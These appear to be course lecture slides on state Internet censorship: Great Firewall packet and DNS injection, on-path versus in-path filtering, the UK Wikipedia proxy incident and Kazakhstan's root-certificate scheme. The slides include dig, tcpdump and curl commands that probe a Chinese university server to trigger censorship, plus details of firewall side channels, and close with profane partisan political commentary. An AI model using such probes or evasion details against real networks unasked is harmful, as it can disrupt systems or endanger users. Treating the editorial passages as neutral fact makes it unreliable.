  - ALL ISPs, block Twitter's DNS entry

- People's initial response:
  - Switch DNS servers to 8.8.8.8

- Turkey's Subsequent Response:
  - Block 8.8.8.8...

The Great Firewall:
Packet Injection Censorship Including DNS

`TCP RST: Terminate this flow`

```
GET /?falun HTTP/1.1          GET /?falun HTTP/1.1          HTTP 200 OK
host: www.google.com          host: www.google.com          .....
```

- Detects that a request meets a target criteria

  - Easiest test: "Looks like a search for 'falun':

    - Falun Gong (法輪功), a banned quasi-religious organization

- Injects a TCP RST (reset) back to the requesting system

  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~ SYN/ACK PACKETS!!!

- Same system used for DNS censorship:

  - dig www.facebook.com @www.tsinghua.edu.cn

Live Demos of The Great Firewall...
(Well, old

- **`dig +short AAAA www.tsinghua.edu.cn`**
  - `www.d.tsinghua.edu.cn.`
  - `2402:f000:1:404:166:111:4:100`

- **`sudo tcpdump -vvv -i en0 -s 1800 host 2402:f000:1:404:166:111:4:100`**

- **`dig www.facebook.com @2402:f000:1:404:166:111:4:100`**

- **`dig www.benign.com @2402:f000:1:404:166:111:4:100`**

- **`dig TXT www.facebook.com @2402:f000:1:404:166:111:4:100`**

- **`curl --header "Host: www.google.com" "http://[2402:f000:1:404:166:111:4:100]/?falun"`**

Features of the Great Firewall

- ## The Great Firewall is on-path

  - It can detect and inject additional traffic, but not block the real requests from the server

- ## It is single-sided

  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response

- ## It is very stateful

  - Must first see the SYN and ACK, and reassembles out of order traffic

- ## It is multi-process parallel

  - ~100 independent processes that load-balance traffic

- ## The injected packets have a distinct side channel

  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

50

On Path v In Path

- ## China went largely with an on-path solution

  - Mostly because they were early, and repurposed network intrusion detection

- ## Most others use an *in-path* solution

  - Generally starting with a web proxy such as *squid*:
    A MitM tool for intercepting and modifying web traffic

  - Initial use was as a cache for web traffic:
    Designed to speed up web surfing when bandwidth was more expensive and CDNs didn't predominate

  - Now a large market from commercial vendors

Benefits of Both

- On Path:

- Easier deployment:
  Just put into the network backbone

- Fail "safe":
  If device craps out, the net still works

- Easy to scale:
  Load balancer/NIDS approach

- In Path:

- Can't use Layer 3 evasions

- Easy Deployment for ISPs

- Potential to "slow down", not just block

- Can MitM TLS connections with a client-added root cert

- Lots more commercial solutions

Selective Proxy:
Mandatory in the UK

- For some sets of IPs that ***may*** host child exploitation material...

  - ISP redirects just those IPs to a proxy that strips out any known-bad items

  - Allows "fail safe" for the ***rest*** of the Internet

- Of course, for TLS this has to be entirely block-or-not!

The UK "Virgin Killer" Incident

- ## An album cover for "Virgin Killer" by the Scorpions is on the page about that album

  - ### And it is borderline at best...
    The record company executive who created it really should have been jailed

- ## UK's "Internet Watch Foundation" called it CP...

  - ### So *all* Wikipedia traffic got routed through the filtering proxy...

- ## With very bad effects!

  - ### No TLS connections allowed

  - ### Editing attempts w/o TLS triggered the bot detector

Kazakhstan v Browsers

- ## Kazakhstan uses in-path censorship...

  - But doesn't want to just block sites like Wikipedia that are TLS only but may contain "unfavorable" content

- ## Their attempt: ***require*** everyone to install another root certificate

  - A feature present for corporate networks which often use in-path monitoring on TLS

- ## Then just MitM all that traffic to do the fine-grained censorship

- ## Mozilla and Google said "Hell No!"

  - Alternate roots are only for businesses:
    The browsers modified to reject the Kazakhstan root out of hand

- ## Kasakhstan backed down...

Advanced Chinese Voodoo:
The Great Cannon and Active Probing...

- China pioneered Internet censorship

  - Partially to advantage local Internet companies

- But manly because the government is a group of seriously repressive A*()holes lead by a guy who looks like Winnie the Pooh

  - Tienamen Square Massacre probably killed >1000

  - The history of the "One Child" policy

  - Ethnic cleansing of Uighurs in Xinjiang

  - And now Hong Kong...

- So next time:
  Two pieces of Advanced Voodoo...

  - Both areas that I was involved in researching